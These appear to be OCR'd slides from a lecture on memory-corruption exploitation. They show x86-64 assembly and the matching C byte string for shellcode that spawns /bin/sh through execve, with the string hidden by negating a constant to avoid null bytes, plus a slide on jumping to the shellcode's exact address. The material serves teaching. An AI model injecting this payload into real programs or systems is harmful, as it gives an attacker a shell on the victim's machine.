
```
main:
    ;mov rbx, 0x68732f6e69622f2f
    ;mov rbx, 0x68732f6e69622fff
    ;shr rbx, 0x8
    ;mov rax, 0xdeadbeefcafe1dea
    ;mov rbx, 0xdeadbeefcafe1dea
    ;mov rcx, 0xdeadbeefcafe1dea
    ;mov rdx, 0xdeadbeefcafe1dea
    xor eax, eax
    mov rbx, 0xFF978CD091969DD1
    neg rbx
    push rbx
    ;mov rdi, rsp
    push rsp
    pop rdi
    cdq
    push rdx
    push rdi
    ;mov rsi, rsp
    push rsp
    pop rsi
    mov al, 0x3b
    syscall
```

```
char code[] =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\x
ff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\
xb0\x3b\x0f\x05";
```

Hitting the Target

Address of shellcode must be guessed exactly

- Must jump to the precise start of the shellcode



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

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

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